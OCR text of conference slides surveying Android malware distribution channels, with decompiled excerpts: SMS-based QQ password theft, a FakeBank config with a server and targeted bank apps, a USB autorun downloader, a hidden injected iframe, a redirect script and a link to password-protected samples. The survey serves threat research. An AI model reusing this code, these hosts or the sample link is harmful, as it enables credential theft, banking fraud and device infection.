
https://www.securelist.com/en/blog/8106/The_most_sophisticated_Android_Trojan

Spreads by Third-Party ROMs

Oldboot: the first bootkit

- Modify devices' boot partition and booting script file to launch system service and extract malicious application during the early stage of system's booting. 500, 000 Android devices infected.
- Auto download a lot of apps, consuming bandwidth and battery; steal and send text messages.
- Parallel import/smuggled cell phones have been installed third party ROMs.







```
public final void onChange(boolean arg11) {
    int v0_1;
    super.onChange(arg11);
    Cursor v1 = this.a.getContentResolver().query(Uri.parse("content://sms/inbox"), null, "read=?"
            , new String[]{"0"}, "date desc");
    if(v1 != null) {
        while(v1.moveToNext()) {
            String v0 = v1.getString(v1.getColumnIndex("address"));
            String v2 = v1.getString(v1.getColumnIndex("body"));
            Context v3 = this.a;
            Log.i("QQ", String.valueOf(v0) + "," + v2);
            if(v2 == null || !v2.contains("腾讯科技")) {
                v0_1 = 0;
            }
            else {
                v0_1 = v2.indexOf("QQ号");
                int v4 = v2.indexOf(",");
                int v5 = v2.indexOf("密码");
                int v6 = v2.indexOf("。");
                if(v0_1 >= 0 && v4 >= 0 && v5 >= 0 && v6 >= 0) {
                    v0 = v2.substring(v0_1 + 3, v4);
                    v2 = v2.substring(v5 + 2, v6);
                    if(v0 != null && v0.length() > 0 && v2 != null && v2.length() > 0) {
                        c.a(v3, v0, v2);
                    }
                }
```


http://blogs.360.cn/360mobile/2014/01/17/oldboot-the-first-bootkit-on-android/

Spreads by Social Networks – Facebook

Opfake.B – SMS Fraud in Russia

- The Malware spreads by **Facebook** friend request. As usual, people will use Android smartphone to check out the details of the person before they decided whether they want to become "friends" or not. However, a link on the user's Facebook profile will redirect your browser to a webpage that downloaded malware automatically onto your Android phone.






Spreads by Social Networks – Twitter


Opfake.A – SMS Fraud in Russia

- **Twitter** is a **primary distribution channel** for malware affiliates because search engines assign a high value to indexed tweets which means higher ranking in the search results. When searchers seek out free songs, apps or porn, a high search ranking promotes the affiliate content. It is reported that nearly 25 percent of all tweets identified were confirmed linking to malware. -- Lookout



ConsoleActivity.class

```
}

private void sendSMS(String paramString1, String
{
  PendingIntent localPendingIntent = PendingInte
  SmsManager.getDefault().sendTextMessage(paramS
}

public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  setContentView(2130903041);
  ConfReader localConfReader = new ConfReader(ge
  String str1 = "###LOG###\nMy MCCMNC: " + getMC
  String str2 = str1 + "Current MCCMNC: ";
  String str3 = str2 + localConfReader.mMCCMNC +
  String str4 = str3 + localConfReader.SMSCol +
```



https://www.lookout.com/resources/reports/dragon-lady

Spreads by Mobile Ad Networks - BadNews

BadNews.A – Drive mobile traffic to SMS fraud campaigns

- BadNews was designed to look like an advertising library in legitimate Android applications, but the advertisements that it displayed linked directly to SMS fraud malware.
- Discovered in 32 apps across four different developer accounts in Google Play, 2,000,000 – 9,000,000 total download times.
- Displaying (fake) news to users, and prompting for installation of a downloaded app payload.

```
{"status"=>"news", "tmett"=>60, "sound"=>2, "vibro"=>2, "id"=>"19",
"title"=>"Критическое обновление Вконтакте", "text"=>"Скачать критическое
обновление Вконтакте!", "icon"=>"@android:drawable/stat_notify_sync",
"url"=>"http://an                                                    "}
```

The blurred URL in this string of code—sampled from BadNews—links to a landing page promoting malware.


https://www.lookout.com/resources/reports/dragon-lady


https://blog.lookout.com/blog/2013/04/19/the-bearer-of-badnews-malware-google-play/

Spreads by Instant Message - Whatsapp

Priyanka

- A virus named *"Priyanka"* is spreading on Whatsapp through a contacts file that if you add to your contacts will change the name of all the groups you have on your Whatsapp to *"Priyanka"* , and in the worst case, it may also replace all your contacts name to *'Priyanka'* as well.





Spreads by Drive-by Download

NotCompatible.A

- Serve as a simple TCP relay/proxy while posing as a system update, potentially be used to gain illicit access to private networks by turning an infected Android device into a proxy
- First time that compromised websites have been used to distribute malware targeting Android devices.
- One year later, it spreads primarily via spam from hacked email accounts.


-------- Original message --------
From: [redacted] <[redacted]@yahoo.com>
Date: 03/11/2013 8:04 AM (GMT-06:00)
To: [redacted] <[redacted]>, [redacted] <[redacted]@aol.com>
<[redacted]@aol.com>, [redacted] <[redacted]@aol.com>, [redacted] <[redacted]@aol.com>
Subject: hot news

http://www.[redacted]
sporthotel.de/[redacted]/adqxrdybtan/wnfqtidvlvkhp


*Email Spam Campaign

Infected websites commonly have the following code inserted into the bottom of each page:


<iframe style="visibility: hidden; display: none; display: none;" src="hxxp://gaoanalitics.info/?id={1234567890-0000-DEAD-BEEF-133713371337}"></iframe>

When Android browser accesses the page, the following is returned:

<html><head></head><body><script type="text/javascript"> window.top.location.href = "hxxp://androidonlinefix.info/fix1.php"; </script></body></html>



*Compromised websites



Spreads by USB – Windows Infect Android

Droidpak.A@Windows


Infect

FakeBank.B@Android

- Download ADB (Android Debug Bridge) tools and AV-cdk.apk (Trojan!FakeBank.B@Android)
- Install AV-cdk.apk to USB connected Android device.
- USB debugging Mode must be enabled on Android device.

```
lea     edx, [esp+314h+String1]
push    offset aAdb_exe ; "adb.exe"
push    edx             ; lpString1
call    esi ; lstrcatA
lea     eax, [esp+314h+String2]
push    offset aAvCdk_apk ; "AV-cdk.apk"
push    eax             ; lpString1
call    esi ; lstrcatA
lea     ecx, [esp+314h+String2]
lea     edx, [esp+314h+String1]
push    ecx
push    edx
lea     eax, [esp+31Ch+OutputString]
push    offset aSInstallS ; "%s install %s"
push    eax             ; LPSTR
call    wsprintfA
lea     ecx, [esp+324h+OutputString]
push    ecx             ; lpOutputString
call    debug_string
lea     edx, [esp+328h+OutputString]
push    edx
call    execute         ; adb.exe install AV-cdk.apk
add     esp, 18h
```

- Steal Korean online banking account.
- Guises as Google Play store, looks for certain Korean online banking applications on the compromised device and, if found, prompts users to delete them and install malicious versions. It also intercepts SMS messages on the compromised device.



Google App Store

*http://www.symantec.com/connect/blogs/windows-malware-attempts-infect-android-devices

```
// direct methods
static Config::<clinit> ()
{
    Config.SERVER_HOST = "http://www.slmoney.co.kr";
    Config.SERVER_ADDRESS = "/index.php?m=Api&a=";
    Config.APK_URL = new StringBuilder(String.valueOf(Config.SERVER_HOST)).append("/Apk/").toString();
    Config.URL = new StringBuilder(String.valueOf(Config.SERVER_HOST)).append(Config.SERVER_ADDRESS).toString()
    Config.number = "";
    Config.delPackage = "";
    Config.installApk = 0;
    Config.downApk = "";
    new String[4][0] = "nh.smart";
    v0_string_a_3[1] = "com.shinhan.sbanking";
    v0_string_a_3[2] = "com.hanabank.ebk.channel.android.hanabank";
    v0_string_a_3[3] = "com.webcash.wooribank";
    Config.bank = v0_string_a_3;
    new String[4][0] = "com.kbstar.kbbank";
    v0_string_a_5[1] = "com.example.kr_shbank";
    v0_string_a_5[2] = "com.example.kr_hnbank";
    v0_string_a_5[3] = "com.example.kr_wrbank";
```

Spreads by USB – Android Infect Windows

Claco.A@Android


- Steal text messages, contacts, pictures, all SD Card files.
- Download 3 files: autorun.inf, folder.ico, svchosts.exe
- Place them in the root directory of the SD card, hoping to auto execute svchosts.exe when the smartphone is connected to the PC in the USB drive emulation mode.
- svchosts.exe is Backdoor.MSIL.Ssucl.a

Infect

Ssucl.A@Windows

- Auto record sound around the PC infected and upload to remote server.



```
}
boolean bool20 = str1.toLowerCase().equals("usb_autorun_attack");
if (bool20)
  i = 0;
try
{
  while (true)
  {
    while (true)
    {
      boolean bool23 = Tools.UsbAutoRunAttack(ConnectorService.this);
      i = bool23;
public static boolean UsbAutoRunAttack(Context paramContext)
{
  try
  {
    DownloadFile(urlServer + "app_data/autorun.inf", "autorun.inf", "ftpupper", "thisisshit007", para
    DownloadFile(urlServer + "app_data/folder.ico", "folder.ico", "ftpupper", "thisisshit007", paramC
    DownloadFile(urlServer + "app_data/svchosts.exe", "svchosts.exe", "ftpupper", "thisisshit007", pa
    i = 1;
    return i;
```



Summary

Spread Ways Distribution

- Variants of each country/region.
- Hard to calculate, attempt to estimate it in China.
- Third-Party App Store, as well as forum, is the largest channel for mobile malware distribution.
- Femtocell channel increases rapidly.



USB is the most dangerous way

- Windows and Android can infect each other.
- Android malware can take advantage of Windows platform and Windows virus spread techniques to circumvent Android security restrictions.
- Android malware may breakout here…

The End

Thank you!

Thomas Lei Wang

Thomas.L.Wang@gmail.com

Get all samples mentioned in this talk:

Download link :

http://sample.safe.baidu.com/exchange/tpl/thomas/hip2014/BreakBottleneck.7z

Unzip Password : HIP2014Thomas